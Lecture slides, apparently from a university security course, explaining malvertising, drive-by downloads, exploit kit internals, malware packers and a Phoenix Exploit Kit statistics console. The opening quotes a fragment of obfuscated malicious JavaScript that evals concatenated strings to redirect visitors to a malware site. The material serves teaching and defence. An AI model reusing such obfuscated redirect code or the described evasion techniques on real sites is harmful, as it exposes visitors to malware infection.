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
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jkhui ft="e.c";jygyhg="om";dh4=eval(fghdh+ji87gkol+
polkiuu+jbhj89+jhbhi87+hgdxgf+jkhui ft+jygyhg);je15=")"; if
(vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
iuiuh8889+vbb25+awq27+dh4+je15);
otqzyu();//
</SCRIPT>
```

→ `location.replace('http://videozfree.com')`

Sources of risk – malicious third party content



Third-party content

- Ad networks are a typical infection drive → “Malvertising”





Figure 1: (a) Direct delivery (b) Ad syndication.


- Advert can deliver malicious javascript, social engineering attacks, exploit plugin vulnerabilities, ...
- Additional problem: Hard to track evolution of third-party providers
 - Advertisement, widgets, ...
 - Can be trustworthy at start of contract, may change behaviour later on → hard to know

Drive-by downloads

- Common infection mechanism employed by attackers
- When contacted, remote server delivers content that tries to exploit local vulnerabilities on the machine
 - Typically buffer overflows against common browser/browser plugins
- If successful, shellcode calls home, downloads malware and executes it.



Drive-by attacks “in the wild”




threatpost CATEGORIES FEATURED PODCASTS VIDEOS

TOY MAKER HASBRO'S SITE SERVING DRIVE-BY DOWNLOAD ATTACKS

by **Michael Mimoso** Follow @mike_mimoso

There are unused icons on your desktop



ZDNet SEARCH

AFRICA SCANDINAVIA FRANCE MORE NEWSLETTERS ALL WRITERS

JUST IN **HOW TO TURN YOUR WINDOWS 10 UPGRADE FILES INTO AN ISO DISK IMAGE**

BusinessWeek site hacked, serving drive-by exploits


Malicious hackers have broken into several sections of BusinessWeek.com and are now using the popular site to redirect visitors to malware-laden servers.




Putting it all together: exploit kits operation

- Exploit kits are websites that serve vulnerability exploits and ultimately to malware
- Can be reached through any of the mechanisms discussed so far
 - Domain/content compromisation
 - third-party content
- Typically feature <10 exploits
 - Trend is decreasing in time
 - Now many exploit kits feature 3-4 exploits → why so few?
- Kits traded in the black markets → next class

Baseline workings




Baseline workings



Third party traffic

- Exploit kits only work if they receive victim traffic
 - Direct links, ads, iframes, redirections, ..
- Underground has services that trade connections
 - “Maladvertising”, spam, iframes on legit websites
- Attacker “buys” connections from specific users, with specific configurations
 - Javascript checks local configuration
 - Sends to remote server
 - Remote server redirects to exploit kit
 - User loads the webpage the attacker compromised, and if characteristics match traffic is redirected

Traffic redirection





Exploit kits internals

Analysis on a sample of kits @ UniTn

Offensive components

- Delivers the attack
 1. Detects browser and operating system (88%)
 2. Checks system hasn't been attacked yet (64%)
 - via IP checking
 3. Checks if system is actually vulnerable
 - Browser and plugin versions
 4. Launches appropriate attack
 - Less sophisticated kits launch the attack even if system isn't sophisticated enough (36%)
- Exploits typically attack vulns on:
 - **Adobe Flash, Acrobat Reader, Internet Explorer, Java, other plug-ins**


Defensive components

- Many exploit kits **defend** themselves against AV/robot detection
- **Payload and malware obfuscation (82%)**
 - Obfuscation + crypto
 - Malware packers
- Block IP to avoid probes (78%)
- Evasion robots+crawlers (3 kits only)
- Some even check whether the domain on which the exploit kit is hosted is included in antimalware lists


Obfuscation mechanism → Packers

- Antivirus software usually recognise the signature of the malware in memory
- Compare suspicious file and DB of signatures
 - If match, stop execution, remove
- Packers → Essentially pieces of sw that “wrap” the malware and modify, this way, the malware’s signature
 - The binary memory imprint of the packed malware changes
 - Goal is **malware obfuscation**
- Attacker can send a “fresh” attack with a lower detection rate from AVs

Defensive components: Venn Diagram



Management Console



Phoenix Exploit's Kit
v2.0
COMES WITH TRIPPLE SYSTEM

Simple browser statistics

Browser	Visits	Exploited	Percent
Firefox	11866	1089	9.18%
MSIE	6004	824	13.72%
Other	2458	95	3.86%
Opera	768	12	1.56%

Main Statistics

Unique Visits	Exploited	Percent
21096	2020	9.58%

Exploit statistics

Exploit	Exploited	Percent
